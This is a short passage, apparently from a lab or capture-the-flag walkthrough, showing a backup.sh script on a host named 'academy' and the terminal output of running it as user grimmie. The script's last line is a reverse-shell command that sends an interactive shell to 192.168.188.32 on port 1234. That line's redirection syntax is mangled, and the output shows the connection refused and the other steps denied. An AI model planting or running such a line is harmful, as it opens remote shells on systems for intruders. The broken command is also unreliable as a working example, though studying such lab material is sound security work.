rm /tmp/backup.zip
zip -r /tmp/backup.zip /var/www/html/academy/includes
chmod 700 /tmp/backup.zip
sh -i >> /dev/tcp/192.168.188.32/1234 &&1
grimmie@academy:~$./backup.sh
rm: remove write-protected regular file '/tmp/backup.zip'? n
zip I/O error: Permission denied
zip error: Could not create output file (/tmp/backup.zip)
chmod: changing permissions of '/tmp/backup.zip': Operation not permitted
./backup.sh: connect: Connection refused
./backup.sh: line 6: /dev/tcp/192.168.188.32/1234: Connection refused
grimmie@academy:~$
```

